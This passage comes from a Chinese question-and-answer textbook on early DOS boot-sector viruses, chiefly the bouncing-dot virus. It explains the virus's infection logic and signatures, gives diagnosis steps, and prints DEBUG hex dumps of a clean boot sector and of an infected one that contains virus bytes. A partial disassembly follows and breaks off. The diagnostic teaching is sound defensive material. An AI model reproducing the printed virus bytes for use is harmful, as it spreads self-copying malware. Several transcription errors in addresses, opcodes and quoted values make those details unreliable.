(8) 雪球病毒：每当读写硬盘时，就对该盘传染一次，而不论该盘是否已被感染。硬盘每被感染一次，就有一个新的可用簇被侵占，并标以"坏"簇。如此病毒"雪球"越滚越大，直到磁盘的空间占满为止。

(9) 方形病毒：这种病毒只是修改了小球病毒的症状表现部分，而对其他部分没有改动。这种病毒表现症状是在屏幕上出现一个小方块，并且在屏幕上跳动，或者方块逐渐扩大，直至占满了整个屏幕。

(10) 雪花病毒：这种病毒的表现形式是在屏幕上出现一个亮点后，随着亮点的不断跳动，从亮点跳过的地方留下同样的静止亮点，从而影响系统工作。有时在此症状出现之后，在屏幕中间又出现一个亮点，这一亮点逐渐变成整屏亮点。

57. 圆点病毒特征有哪些？

病毒程序重要特性是自我复制功能。它先去判断该盘上是不是有病毒，如果没有就先修改盘的 Boot 区，再将另一部分病毒程序和原来的 Boot 区搬家挪到盘上第一个未用的扇区中去，并打上损坏的标记"FF7"，从而完成了对该盘的复制。归纳起来，圆点病毒的明显特征有以下 5 个：

(1) 病毒程序前的数据通信区只有 28B，而正常的引导程序前的数据区需要 42B。所以病毒程序第一句一定是 JMP 011E，对应的机器码为 EB1C。

(2) 病毒程序的引导扇区结尾时，一定是"571355AA"字样（一般是从 IFC 开始的四个字节），而正常引导扇区结尾只有"000055AA"字样。

(3) 由于病毒程序的作用，使 0000：0413 内存地址中的一个字的数据为该微机内存总容量减少 2K 的数值。

(4) INT 13H 的中断向量应该是 F000：EC59，被感染后的 INT 13H 中断向量却是×××：7CD0。修改了 INT 13H 的中断向量，使正常的 INT 13H 的中断程序先执行内存高端的病毒程序，这样就为病毒的传染和发病提供了最快的途径。

(5) 修改了 INT8 的中断向量，这样使得 CPU 以每秒 18.2 次的频率频频访问病毒程序中的表现部分，使正常的程序执行不断地被打断。

58. 圆点病毒在磁盘中是如何存放的？

病毒程序没有文件名，被排除在目录区外，对染有这种病毒的软盘或硬盘进行检查，涉及到三个扇区：

(1) 相对扇区号为 0 的扇区（物理扇区为 0 面 0 道 1 扇区），该扇区在正常情况下是专门存放磁盘引导记录的，但现在被病毒程序的一部分所占据。

(2) 病毒会自动在一个本来未被感染磁盘的数据区寻找它遇到的第一个空簇，并把病毒程序的另一部分写在该簇的第一扇区。另外还在文件分配表 FAT 这一簇相对应的表项写入损坏标志 FF7。

(3) 将原来存放在 0 扇区的真正的引导记录移到这个簇的第二个扇区。

该病毒程序的长度约 1024B。

59. 圆点病毒是在什么情况下被引导的?

从 PC-DOS 或 CC-DOS 正常引导的过程可知 DOS 的加载（也称启动）过程中只是机械地把磁盘上的主引导扇区和系统引导扇区中的数据以系统文件名命名的文件装入内存，并不对其具体内容加以任何检查和判别。这样就给圆点病毒(大麻病毒也是如此）提供了可乘之机。计算机病毒往往把自己放在这些重要位置，或修改这些重要位置上的内容。这样，当 DOS 启动时，病毒就被初始引导，常驻内存。置于 0000: 7C00 处并开始执行。此时病毒程序主要做下面几项操作：将自身拷贝到内存地址的最高端，转移到新区继续执行；把病毒程序的另一部分及正常的 Boot 区读入内存有关区域；修改正常引导程序的 INT 13H 中断向量，使其指向内存地址的最高端的病毒程序，最后交出控制权，转移到 0000: 7C00 地址开始正常的 DOS 引导过程。此时，病毒程序已完好的安装在内存最高区，不易被覆盖。

60. 圆点病毒的工作机理是什么?

在于修改了中断向量表，在系统自举的过程中，它将 INT 13H 的正常调用地址修改了，使之指向病毒程序。所以在每次读写盘的时候，先执行一般病毒程序之后，再转去执行真正的 INT 13H。这也就是为什么系统运行速度明显变慢的原因所在。由于这种病毒的存在使得大量的 CPU 时间花在对这种病毒程序的执行上。

圆点病毒为了表现，干扰屏幕的显示。通过修改时钟中断 INT 8H 正常调用地址。修改后的 INT 8H 中断服务程序就是在屏幕上产生一个跳动的小圆点。

61. 感染圆点病毒盘与正常磁盘有哪些不同之处?

不同之处表现在以下几个方面:

(1) 系统盘的引导区被改写　DOS 操作系统所提供的引导记录是由无条件转移指令、厂家标识码、基本输入输出参数块、启动代码区组成。不同 DOS 版本。引导记录内容虽然有所不同，但不是完全不同，而感染病毒的磁盘的引导记录的无条件转移指令代码与启动代码区完全不同于 DOS 操作系统提供的引导记录。

(2) 文件分配表 FAT 有坏簇标记　感染上病毒的磁盘上的文件分配表 FAT 有坏盘簇标记。DOS 的磁盘文件采用分级目录结构，便于使用和管理。一个用 FORMAT 命令格式化的 DOS 软盘共由五部分构成，即：引导记录、FAT1、FAT2、根目录区、数据区。其中文件分配表 FAT2 是 FA1 的复制件，在 DOS 的实际使用中没有用到，是为了防止 FAT1 被破坏而设置的。FAT 用以存放磁盘文件空间使用情况。它包括信息有：所有未分配的盘簇。已分配盘簇和坏标志。在 FAT 中，每个盘簇都对应一个表项，每个表项只有 12 位和 16 位两种。磁盘格式化时如果发现损坏的扇区便在对应的表项中写入 FF7，表示该扇区所在簇不能使用。当表项的值为 000 时表示对应的簇是空簇，可以使用，FF8～FFF 时表示该簇为文件中最后一簇。FF0～FF6 表示保留的簇。其他在表项中出现的值指示文件中的下一个簇的簇号，也是该文件在 FAT 中一个入口。圆球病毒感染的坏扇区不是磁盘物理损坏，而是人为制造的，目的是防止其他程序覆盖。

(3) 引导记录的内容不同　在感染病毒的磁盘上，引导记录不是正常 DOS 系统所提供的内容，正常 DOS 系统所提供的引导记录是用来启动 DOS 的，冷启动或热启动微机时 ROM 中的 BIOS 启动子程序把软盘驱动器 A 中的第一个记录即引导记录读入内存 0000: 7C00 地址上。读出引导记录后 ROM 中 BIOS 将控制权交给引导程序，引导程序检查目录中是否存在两个隐含的文件：IBMBIO. COM 和 IBMDOS. COM，如果存在则把上述两个系统文件读入内存 0060: 0000 处，然后将控制权交给 0060: 0000 处即 IBMBIO. COM。感染病毒盘的引导过程是 ROM 中 BIOS 启动子程序把控制权转交给引导程序，它首先不是将 IBMBIO. COM、IBMDOS. COM 文件装入内存，而是在文件分配表 FAT 中寻找 FF7 标有坏盘簇的标记，找出坏盘簇标记的登记项在软盘上对应的两个扇区。然后读入内存。这样病毒就进入内存。进行传染。读入坏扇区内容后，带毒盘引导记录内容写到硬盘的引导区，并在硬盘 FAT 中建立一个坏盘簇标记，在该坏盘簇标记所对应磁盘的位置上分别写入了病毒和 DOS 操作系统所提供的引导记录内容。这就是为什么用带毒 DOS 盘启动微

机时，能传染硬盘的原因所在。

62. 圆点病毒有否破坏作用?

圆点病毒属良性病毒，目前该类病毒还没有破坏作用，不破坏任何系统文件或应用文件，也不破坏数据文件。即对整个微型计算机系统不起任何破坏作用，只是占用内存，磁盘空间，一般情况下，圆点病毒程序只占用 2KB 内存，1KB 磁盘（一个簇）空间，如果反复传染，多次引导失败会占用更多的内存和磁盘空间。占用 CPU 时间，影响计算机系统工作速度，所以带病毒的软硬盘的数据文件是可以继续使用的。

但是，如果圆点病毒程序已经进入内存系统，FORMAT／S 命令格式化的系统盘不能成功的被引导。这是因为 FORMAT／S 工作时，先格式化整张磁盘，然后写 0 面 0 扇区，并对 FAT 文件装配表，文件目录区初始化。在传送系统文件 IBMBIO.COM 及 IBMDOS.COM 之前，需先读 FAT 表及文件目录区，以便存放文件，而就在读操作时，病毒程序传播部分工作了，将病毒程序自己先写入文件区首扇区，占用了 IBMBIO.COM 文件的位置，这样就导致了 FORMAT／S 命令格式化盘不能正常引导。

63. 圆点病毒的感染方式有哪些?

圆点病毒有两种引导方式:

(1) 利用带有病毒的系统盘引导系统，病毒程序便从磁盘进入内存。

(2) 利用带病毒非系统盘引导，将导致系统引导失败，而这时病毒程序也进入内存。

如果计算机病毒程序存放在磁盘上，还没有被引导到内存系统，不具备工作条件。在这种情况下，圆点病毒程序的传播方式只能通过磁盘拷贝，如 DISKCOPY、COPYII、COPYWRIT、PCTOOLS 等软件的复制功能可以使病毒传播。

另一种情况，病毒程序已经进入内存系统，并且它正处于工作状态，正分享 CPU 时间。这时只要对磁盘读操作，病毒程序便进行条件检查。检查包括，磁盘是否有病毒标志“1357”、磁盘是否有空闲空间，磁盘每簇扇区数是否大于 2 等，若符合条件便进行病毒传染工作。若软盘片有写保护标签，将免受其乱。

传播工作状态为暗态，一般不为人所知。

64. 圆点病毒传染的条件是什么?

圆点病毒能从一个系统传染到另一个系统，要满足以下两个条件:

(1) 受感染系统中没有病毒标志“1357”;

(2) 在受感染的系统的硬盘或受感染的系统软盘上应至少有一个空簇，以完成病毒程序的自身复制。

65. 圆点病毒传染的过程是如何进行的?

圆点病毒是通过读磁盘时传染上的。而 DOS 的读写盘通过 INT 13H 来实现。该病毒将正常的 INT 13H 中断向量修改而指向病毒程序，即将病毒传染程序和触发显示程序嵌入正常的 INT 13H 中断服务程序的前部。每当对磁盘进行操作时，就必须要执行病毒传染程序和触发显示程序。病毒传染程序的功能是将其引导部分拷贝到磁盘的 Boot 区，将其他部分拷贝到磁盘的第 1 个空簇扇区，并在 FAT 表的相应位置标明坏簇，以防病毒程序被覆盖。具体来说，即病毒程序先判断该盘上是不是有病毒标志“1357”，如果没有就先修改盘的 Boot 区，再将其中一部分病毒程序和原来的 Boot 区一起搬到盘上第一个未用的空簇扇区中去，并标出损坏标起“FF7”。病毒触发显示程序的功能是首先判断是否满足一定条件，若满足条件，就修改 INT 8H 中断向量。使其指向圆点在屏幕上滚动的程序模块。INT 8H 是时钟硬中断，每称约 18 次。一旦触发而修改了 INT 8H 中断向量，圆点就会无休止地在屏幕上滚动。要消除这种现象只能重新启动系统。

综上所述，圆点病毒传染过程归结以下几点:

(1) 首行将被感染的盘上的 Boot 区内容即病毒的第一部分读入内存，并开始活动。

(2) 判别磁盘引导扇区即 0 扇区 1FC～1FD 处有否圆点病毒标志“1357”，有，不传染。如没有，则进一步判别磁盘上是否还有剩余的空间，若有，再判断每簇扇区数是否大于 2，若小于 2 则不传染。

(3) 满足上述条件则寻找 FAT 表中的第一个空簇，将病毒第二部分写入第一扇区，把正常引导程序写入第二扇区。

66. 圆点病毒在什么情况下对软硬盘进行感染?

一张不带圆点病毒的软盘，如果没有写保护，不管是系统盘还是应用程序盘，在一个带病毒的系统中使用时，只要用 DIR 去检查该盘文件目录，就可使该软盘受到传染。

67. 圆点病毒的静态传染与动态传染有何区别?

圆点病毒也与其他病毒一样，可分静态和动态两个方面。所谓静态是指圆点病毒只是存储于磁盘中，没有进入内存；动态的含义是指圆点病毒开始活动。

圆点病毒的静传染方式是通过拷盘而传染。例如 DISKCOPY 整盘拷贝，或用专门的拷贝软件 COPYⅡ、COPYWRIT、PCTOOS 等都可以将病毒传播到一个新的无毒盘上，这种方式是一种被动传染方式。而动态传染的方式是一种主动的传染方式。这种方式只要对磁盘有读操作，病毒便进行条件检查，其内容是指有否标识符“1357”、磁盘是否有剩余空间，磁盘每簇扇区数是否大于 2，满足条件，则进行传染。

68. 用带圆点病毒的非系统盘引导系统时能否感染无毒系统盘?

用带毒的非系统盘引导系统时，虽然导致系统引导失败，但病毒程序已经进入了系统，这时当更换另一张不带毒的系统盘来引导系统。只要不是热启动或者冷启动，而是打任一键，病毒仍能传染无毒系统盘。

69. 怎样诊断软硬盘是否有圆点病毒?

圆点病毒不但改写 DOS 提供的引导记录，并在文件分配表 FAT 上建立坏盘簇标记；在坏盘簇标记所对应的软盘的两个扇区上，分别写入病毒和正常 DOS 系统所提供的引导记录，而文件目录区的内容没有改变。软盘上所有的文件也没有遭到破坏，所以判别微机是否染上这种病毒，可参考以下几种方法:

(1) 方法 1 用 CHKDSK 检查

因为圆点病毒程序为 1024B，一部分在引导扇区，另一部分在磁盘的第一个空簇中，且标志为坏簇。

①对软盘：用 CHKDSK 命令检查，染毒软盘有 1024B 的坏扇区。

②对硬盘：用 CHKDSK 命令检查，染毒硬盘有 8192B 的坏扇区。

(2) 方法 2 用 PCTOOLS 或 DEBUG 调试程序

用 PCTOOLS 工具软件或者用 DEBUG 调试程序读出磁盘的引导记录，将正常的引导区和带病毒引导区进行对比。最明显的标志是：正常引导记录的最后约 128B 大都是引导出现错误时的英文提示，而被感染的病毒盘此处则是一些无法看明白的乱七八糟的字符，这样就可以得到确诊。无毒软盘引导扇区的内存映象如图 3.1 所示。感染圆点病毒后引导扇区的内存映象如图 3.2 所示。

```
-l 100 0 0 1
-d 100
1F9F: 0100 EB 2C 90 49 42 4D 20 20-32 2E 30 00 02 02 01 00   k , . I B M   2 . 0 . . . . .
1F9F: 0110 02 70 00 D0 02 FD 02 00-09 00 02 00 00 00 00 00   . p . p . } . . . . . . . . .
1F9F: 0120 0A DF 02 25 02 09 2A FF-50 F6 00 02 CD 19 FA 33   · ─ . % . . * . P V . . M . Z 3
1F9F: 0130 C0 8E D0 BC 00 7C 8E D8-A3 7A 00 C7 06 78 00 21   ◙ . p < . : . X # z . G . x . !
1F9F: 0140 7C FB CD 13 73 03 E9 95-00 0E 1F A0 10 7C 98 F7   : { M . S . i . . . .   . : . W
1F9F: 0150 26 16 7C 03 06 1C 7C 03-06 0E 7C A3 03 7C A3 13   & . : . . . . : . . . : #. : #.
1F9F: 0160 7C B8 20 00 F7 26 11 7C-05 FF 01 BB 00 02 F7 F3   : 8   . W& . : . . . ; . . WS
1F9F: 0170 01 06 13 7C E8 7E 00 72-B3 A1 13 7C A3 7E 7D B8   . . . : h ~ . r 3 ¦ . : # ~ } 8
-d
1F9F: 0180 70 00 8E C0 8E D8 BB 00-00 2E A1 13 7C E8 B6 00   P . . ◙ . X ; . . . ¦ . : h 6 .
1F9F: 0190 2E A0 18 7C 2E 2A 06 15-7C FE C0 32 E4 50 B4 02   .   . : . * . . : ~ ◙ 2 d ♣ 4 .
1F9F: 01A0 E8 C1 00 58 72 38 2E 28-06 20 7C 76 0E 2E 01 06   h A . X r 8 . ( .   : v . . . .
1F9F: 01B0 13 7C 2E F7 26 0B 7C 03-D8 EB CE 0E 1F CD 11 D0   . : . W& . : . X k N . . M . P
1F9F: 01C0 C0 D0 C0 25 03 00 75 01-40 40 8B C8 F6 06 1E 7C   ◙P ◙% . . u . @@ . H v . . :
```

```
1F9F: 01D0 80 75 02 33 C0 8B 1E 7E-7D EA 00 00 70 00 BE C9   . u . 3 @. . ~} j . . p . >I
1F9F: 01E0 7D E8 02 00 EB FE 2E AC-24 7F 74 4D B4 0E BB 07   } h . . k ~. , $. t M4 . ; .
1F9F: 01F0 00 CD 10 EB F1 B8 50 00-8E C0 0E 1F 2E A1 03 7C   . M. k q 8 P . . @. . . | . :

-d
1F9F: 0200 E8 43 00 BB 00 00 B8 01-02 E8 58 00 72 2C 33 FF   h c . ; . . 8 . . h x . r , 3 .
1F9F: 0210 B9 0B 00 26 80 0D 20 26-80 4D 20 20 47 E2 F4 33   9 . . &. .  &. M   G b t 3
1F9F: 0220 FF BE DF 7D B9 0B 00 FC-F3 A6 75 0E BF 20 00 BE   . >- } 9 . . : s & u . ?  . >
1F9F: 0230 EB 7D B9 0B 00 F3 A6 75-01 C3 BE 80 7D E8 A6 FF   k } 9 . . s & u . C >. } h & .
1F9F: 0240 B4 00 CD 16 F9 C3 1E 0E-1F 33 D2 F7 36 18 7C FE   4 . M. Y C . . . 3 R W6 . : ~
1F9F: 0250 C2 88 16 15 7C 33 D2 F7-36 1A 7C 88 16 1F 7C A3   B . . . : 3 R w 6 . : . . . : #
1F9F: 0260 08 7C 1F C3 2E 8B 16 08-7C B1 06 D2 E6 2E 0A 36   . : . C . . . . : 1 . R f . . 6
1F9F: 0270 15 7C 8B CA 86 E9 2E 8B-16 1E 7C CD 13 C3 00 00   . : . J . | . . . . : M . C . .

-d
1F9F: 0280 0D 0A 4E 6F 6E 2D 53 79-73 74 65 6D 20 64 69 73   . . N o n - S y s t e m  d i s
1F9F: 0290 6B 20 6F 72 20 64 69 73-6B 20 65 72 72 6F 72 0D   k  o r  d i s k  e r r o r .
1F9F: 02A0 0A 52 65 70 6C 61 63 65-20 61 6E 64 20 73 74 72   . R e p l a c e  a n d  s t r
1F9F: 02B0 69 6B 65 20 61 6E 79 20-6B 65 79 20 77 68 65 6E   i k e  a n y  k e y  w h e n
1F9F: 02C0 20 72 65 61 64 79 0D 0A-00 0D 0A 44 69 73 6B 20   r e a d y . . . . D i s k
1F9F: 02D0 42 6F 6F 74 20 66 61 69-6C 75 72 65 0D 0A 00 69   B o o t  f a i l u r e . . . i
2F9F: 02E0 62 6D 62 69 6F 20 20 63-6F 6D 30 69 62 6D 64 6F   b m b i o    C o m o i b m d o
1F9F: 02F0 73 20 20 63 6F 6D 30 00-00 00 00 00 00 00 55 AA   s    c o m 0 . . . . . U *
```

图 3.1　无毒软盘引导扇区的内存映象

根据显示内容:

在 100～101 处有 EB2C，十六进制代码

在 2FC～2FD 处为 0000，十六进制代码

在 2F9～2FA 处为 0000，十六进制代码

```
C>debug
-l  100  1  0  1
-d  100  2ff
1F84: 0100 EB 1C 90 47 57 20 20 20-32 2E 31 00 02 02 01 00   k . . G W     2 . 1 . . . .
1F84: 0110 02 70 00 D0 02 FD 02 00-09 00 02 00 00 00 33 C0   . P . P . } . . . . . 3 @
1F84: 0120 8E D0 BC 00 7C 8E D8 A1-13 04 2D 02 00 A3 13 04   . P < . : . x ! . . - . . # . .
1F84: 0130 B1 06 D3 E0 2D C0 07 8E-C0 BE 00 7C 8B FE B9 00   1 . S ' - @. . @> . : . ~9 .
1F84: 0140 01 F3 A5 8E C8 0E 1F E8-00 00 32 E4 CD 13 80 26   . s % . H . . h . . 2 d M . . &
1F84: 0150 F8 7D 80 8B 1E F9 7D 0E-58 2D 20 00 8E C0 E8 3C   x } . . . y } . X -  . . @h <
1F84: 0160 00 8B 1E F9 7D 43 B8 C0-FF 8E C0 E8 2F 00 33 C0   . . . Y } C 8 @. . @h / . 3 @
1F84: 0170 A2 F7 7D 8E D8 A1 4C 00-8B 1E 4E 00 C7 06 4C 00   " W } . X ! L . . . N . G . L .
1F84: 0180 D0 7C 8C 0E 4E 00 0E 1F-A3 2A 7D 89 1E 2C 7D 8A   P : . . N . . #* } . . , } .
1F84: 0190 16 F8 7D EA 00 7C 00 00-B8 01 03 EB 03 B8 01 02   . X } j . : . . 8 . . k . 8 . .
1F84: 01A0 93 03 06 1C 7C 33 D2 F7-36 18 7C FE C2 8A EA 33   . . . . : 3 R W6 . : ~B . j 3
1F84: 01B0 D2 F7 36 1A 7C B1 06 D2-E4 0A E5 8B C8 86 E9 8A   R W6 . : 1 . R d . e . H . i .
1F84: 01C0 F2 8B C3 8A 16 F8 7D BB-00 80 CD 13 73 01 58 C3   r . C . . x } ; . . M . s . X C
1F84: 01D0 1E 06 50 53 51 52 0E 1F-0E 07 F6 06 F7 7D 01 75   . . P S Q R . . . . V . W } . u
1F84: 01E0 42 80 FC 02 75 3D 38 16-F8 7D 88 16 F8 7D 75 22   B . : . u = 8 . x } . . x } u "
```

```
1F84: 01F0 32 E4 CD 1A F6 C6 7F 75-0A F6 C2 F0 75 05 52 E8  2 d M. v F. u . v B P U. R h
1F84: 0200 B1 01 5A 8B CA 2B 16 B0-7E 89 0E B0 7E 83 EA 24  1 . Z . J + . 0 ~ . . 0 ~ . j $
1F84: 0210 72 11 80 0E F7 7D 01 56-57 E8 12 00 5F 5E 80 26  r . . . w } . V w h . . _ ^ . &
1F84: 0220 F7 7D FE 5A 59 5B 58 07-1F EA C8 01 00 C8 B8 01  w } ~ Z Y [ X . . j H . . H 8 .
1F84: 0230 02 B6 00 B9 01 00 E8 8A-FF F6 06 F8 7D 80 74 23  . 6 . 9 . . h . . v . x } . t #
1F84: 0240 BE BE 81 B9 04 00 80 7C-04 01 74 0C 80 7C 04 04  > > . 9 . . . : . . t . . : . .
1F84: 0250 74 06 83 C6 10 E2 EF C3-8B 14 8B 4C 02 B8 01 02  t . . F . b o c . . . L . 8 . .
1F84: 0260 E8 60 FF EB 02 80 BF 02-7C B9 1C 00 F3 A4 81 3E  h ' . > . . ? . : 9 . . s $ . >
1F84: 0270 FC 81 57 13 75 15 80 3E-FB 81 00 73 0D A1 F5 81  : . W . u . . > { . . s . | u .
1F84: 0280 A3 F5 7D 8B 36 F9 81 E9-08 01 C3 81 3E 0B 80 00  # u } . 6 y . i . . C . > . . .
1F84: 0290 02 75 F7 80 3E 0D 80 02-72 F0 8B 0E 0E 80 A0 10  . u w . > . . . r p . . . .  .
1F84: 02A0 80 98 F7 26 16 80 03 C8-B8 20 00 F7 26 11 80 05  . . w & . . . H 8  . w & . . .
1F84: 02B0 FF 01 BB 00 02 F7 F3 03-C8 89 0E F5 7D A1 13 7C  . . ; . . w s . H . . u } | . :
1F84: 02C0 2B 06 F5 7D 8A 1E 0D 7C-33 D2 32 FF F7 F3 40 8B  + . u } . . . : 3 R 2 . w s @ .
1F84: 02D0 F8 80 26 F7 7D FB 3D F0-0F 76 05 80 0E F7 7D 04  x . & w } { = p . v . . . w } .
1F84: 02E0 BE 01 00 8B 1E 0E 7C 4B-89 1E F3 7D C6 06 B2 7E  . . . . . : K . . S } F . 2 ~
1F84: 02F0 FE EB 0D 01 00 0C 00 01-00 54 01 00 57 13 55 AA  ~ K . . . . . T . . W . U *
```

图 3.2　感染圆点病毒软盘引导扇区内存映象

根据显示的内容:

在 100～101 处内容为 EBEC，十六进制代码

在 2FC～2FD 处内容为 5713，十六进制代码

在 2F9～2FA 处内容为 5401，十六进制代码。

"5713"为圆点病毒的标志，5401 为圆点病毒存放的地址。

70. 正常PC-DOS引导扇区反汇编程序与感染圆点病毒后引导扇区反汇编程序有何不同?

它们之间的不同首先表现在第一条指令跳转的地址不同。无毒的磁盘引导扇区的第一条转移指令跳转到 012E 处，而有毒磁盘的引导扇区的第一条转移指令跳转到 011E 处。

感染圆点病毒的磁盘引导区反汇编程序实际上是圆点病毒源程序的一部分，它包括：病毒的安装程序，申请 2K 内存，将病毒的第一部分从 0000: 7C00 拷贝到 1129: 7C00 处；拷贝病毒的第二部和 Boot 程序；修改磁盘中断 INT 13H 入口地址程序；执行 DOS 的 Boot 程序；磁盘读写操作子程序；激发控制程序和磁盘 INT 13H 的新入口处；读参数子程序；设置磁盘参数并决定怎样感染子程序；在要感染的盘上寻找可利用空间子程序；计算当前盘的最大簇号程序；计算最大簇号程序；确认当前盘的 FAT 表登记项的位数程序；初值设置程序；数据区等。正常的 PC-DOS 引导扇区的程序清单与感染了圆点病毒后引导扇区程序清单如下:

(1) 正常 PC-DOS 引导扇区反汇编后程序清单:

```
处debug
-L  100 2 0 1
-U  100 2ff
1129: 0100  EB2C      JMP     012E
1129: 0102  90        NOP
1129: 0103  49        DEC     CX
```

```
1129: 0104  42              INC     DX
1129: 0105  4D              DEC     BP
1129: 0106  2020            AND     [BX+SI], AH
1129: 0106  2020            AND     [BX+SI], AH
1129: 0108  322E3000        XOR     CH, [0030]
1129: 010C  0210            ADD     DL, [BX+SI]
1129: 010E  0100            ADD     [BX+SI], AX
1129: 0110  0200            ADD     AL, [BX+SI]
1129: 0112  0417            ADD     AL, 17
1129: 0114  A3F808          MOV     [08F8], AX
1129: 0117  0011            ADD     [BX+DI], DL
1129: 0119  0004            ADD     [SI], AL
1129: 011B  0001            ADD     [BX+DI], AL
1129: 011D  0080000A        ADD     [BX+SI+0A00], AL
1129: 0121  DF02            FILD    WORD  PIR [BP+SI]
1129: 0123  250209          AND     AX, 0902
1129: 0126  2AFF            SUB     BH, BH
1129: 0128  50              PUSH    AX
1129: 0129  F60002          TEST    BYTE PTR [BX+SI], 02
1129: 012C  CD19            INT     19
1129: 012E  FA              CLI
1129: 012F  33C0            XOR     AX, AX
1129: 0131  8ED0            MOV     SS, AX
1129: 0133  BC007C          MOV     SP, 7C00
1129: 0136  8ED8            MOV     DS, AX
1129: 0138  A37A00          MOV     [007A], AX
1129: 013B  C7067800217C    MOV     WORD PTR [0078], 7C21
1129: 0141  FB              STI
1129: 0142  CD13            INT     13
1129: 0144  7303            JNB     0149
1129: 0146  E99500          JMP     01DE
1129: 0149  0E              PUSH    CS
1129: 014A  1F              POP     DS
1129: 014B  A0107C          MOV     AL, [7C10]
1129: 014E  98              CBW
1129: 014F  F726167C        MUL     WORD PTP [7C16]
1129: 0153  03061C7C        ADD     AX, [7C1C]
1129: 0157  03060E7C        ADD     AX, [7C0E]
1129: 015B  A3037C          MOV     [7C03], AX
1129: 015E  A3137C          MOV     [7C13], AX
1129: 0161  B82000          MOV     AX, 0020
1129: 0164  F726117C        MUL     WORD PTR [7C11]
1129: 0168  05FF01          ADD     AX, 01FF
1129: 016B  BB0002          MOV     BX, 0200
1129: 016E  F7F3            DIV     BX
```

```
1129: 0170  0106137C      ADD     [7C13], AX
1129: 0174  E87E00        CALL    01F5
1129: 0177  72B3          JB      012C
1129: 0179  A1137C        MOV     MOV AX, [7C13]
1129: 017C  A37E7D        MOV     [7D7E], AX
1129: 017F  B87000        MOV     AX, 0070
1129: 0182  8EC0          MOV     ES, AX
1129: 0184  8ED8          MOV     DS, AX
1129: 0186  BB0000        MOV     BX, 0000
1129: 0189  2E            CS:
1129: 018A  A1137C        MOV     AX, [7C13]
1129: 018D  D8B600        CALL    0246
1129: 0190  2E            CS:
1129: 0191  A0187C        MOV     AL, [7C18]
1129: 0194  2E            CS:
1129: 0195  2A06157C      SUB     AL, [7C15]
1129: 0199  FEC0          INC     AL
1129: 019B  32E4          XOR     AH, AH
1129: 019D  50            PUSH    AX
1129: 019E  B402          MOV     AH, 02
1129: 01A0  E8C100        CALL    0264
1129: 01A3  58            POP     AX
1129: 01A4  7238          JB      01DE
1129: 01A6  2E            CS:
1129: 01A7  2806207C      SUB     [7C20], AL
1129: 01AB  760E          JBE     01BB
1129: 01AD  2E            CS:
1129: 01AE  0106137C      ADD     [7C13], AX
1129: 01B2  2E            CS:
1129: 01B3  F7260B7C      MUL     WORD PTP [7C0B]
1129: 01B7  03D8          ADD     BX, AX
1129: 01B9  EBCE          JMP     0189
1129: 01BB  0E            PUSH    CS
1129: 01BC  1F            POP     DS
1129: 01BD  CD11          INT     11
1129: 01BF  D0C0          ROL     AL, 1
1129: 01C1  D0C0          ROL     AL, 1
1129: 01C3  250300        AND     AX, 0003
1129: 01C6  7501          JNZ     01C9
1129: 01C8  40            INC     AX
1129: 01C9  40            INC     AX
1129: 01CA  8BC8          MOV     CX, AX
1129: 01CC  F6061E7C80    TEST    BYTE PTP [7C1E], 80
1129: 01D1  7502          JNZ     01D5
1129: 01D3  33C0          XOR     AX, AX
```

```
1129: 01D5  8B1E7E7D      MOV     BX, [7D7E]
1129: 01D9  EA00007000    JMP     0070:0000
1129: 01DE  BEC97D        MOV     SI, 7DC9
1129: 01E1  E80200        CALL    01E6
1129: 01E4  EBFE          JMP     01E4
1129: 01E6  2E            CS:
1129: 01E7  AC            LODSB
1129: 01E8  247F          AND     AL, 7F
1129: 01EA  744D          JZ      0239
1129: 01EC  B40E          MOV     AH, OE
1129: 01EE  BB0700        MOV     BX, 0007
1129: 01F1  CD10          INT     10
1129: 01F3  EBF1          JMP     01E6
1129: 01F5  B85000        MOV     AX, 0050
1129: 01F8  8EC0          MOV     ES, AX
1129: 01FA  0E            PUSH    CS
1129: 01FB  1E            POP     DS
1129: 01FC  2E            CS:
1129: 01FD  A1037C        MOV     AX, [7C03]
1129: 0200  E84300        CALL    0246
1129: 0203  BB0000        MOV     BX, 0000
1129: 0206  B80102        MOV     AX, 0201
1129: 0209  E85800        CALL    0264
1129: 020C  722C          JB      023A
1129: 020E  33FF          XOR     DI, DI
1129: 0210  B90B00        MOV     CX, 000B
1129: 0213  26            ES:
1129: 0214  800D20        OR      BYTE PTR [DI], 20
1129: 0217  26            ES:
1129: 0218  804D2020      OR      BYTE PTR [DI+20], 20
1129: 021C  47            INC     DI
1129: 021D  E2F4          LOOP    0213
1129: 021F  33FF          XOR     DI, DI
1129: 0221  BEDF7D        MOV     SI, 7DDF
1129: 0224  B90B00        MOV     CX, 000B
1129: 0227  FC            CLD
1129: 0228  F3            REPZ
1129: 0229  A6            CMPSB
1129: 022A  750E          JNZ     023A
1129: 022C  BF2000        MOV     DI, 0020
1129: 022F  BEEB7D        MOV     SI, 7DEB
1129: 0232  B90B00        MOV     CX, 000B
1129: 0235  F3            REPZ
1129: 0236  A6            CMPSB
1129: 0237  7501          JNZ     023A
```

```
1129: 0239  C3          RET
1129: 023A  BE807D      MOV     SI, 7D80
1129: 023D  B8A6FF      CALL    01E6
1129: 0240  B400        MOV     AH, 00
1129: 0242  CD16        INT     16
1129: 0244  F9          STC
1129: 0245  C3          RET
1129: 0246  1E          PUSH    DS
1129: 0247  0E          PUSH    CS
1129: 0248  1E          POP     DS
1129: 0249  33D2        XOR     DX, DX
1129: 024B  F736187C    DIV     WORD PTR [7C18]
1129: 024F  FEC2        INC     DL
1129: 0251  8816157C    MOV     [7C15], DL
1129: 0255  33D2        XOR     DX, DX
1129: 0257  F7361A7C    DIV     WORD PRT [7C1A]
1129: 025B  88161F7C    MOV     [7C1F], DL
1129: 025F  A3087C      MOV     [7C08], AX
1129: 0262  1F          POP     DS
1129: 0263  C3          RET
1129: 0264  2E          CS:
1129: 0265  8B16087C    MOV     DX, [7C08]
1129: 0269  B106        MOV     CL, 06
1129: 026B  D2E6        SHL     DH, CL
1129: 026D  2E          CS:
1129: 026E  0A36157C    OR      DH, [7C15]
1129: 0272  8BCA        MOV     CX, DX
1129: 0274  86E9        XCHG    CL, CH
1129: 0276  2E          CS:
1129: 0277  8B161E7C    MOV     DX, [7C1E]
1129: 027B  DC13        INT     13
1129: 027D  C3          RET
1129: 027E  0000        ADD     [BX+SI], AL
1129: 0280  0D0A4E      OR      AX, 4EOA
1129: 0283  6F          DB      6F
1129: 0284  6E          DB      6E
1129: 0285  2D5379      SUB     AX, 7953
1129: 0288  7374        JNB     02FE
1129: 028A  65          DB      65
1129: 028B  6D          DB      6D
1129: 028C  206469      AND     [SI+69], AH
1129: 028F  736B        JNB     02FC
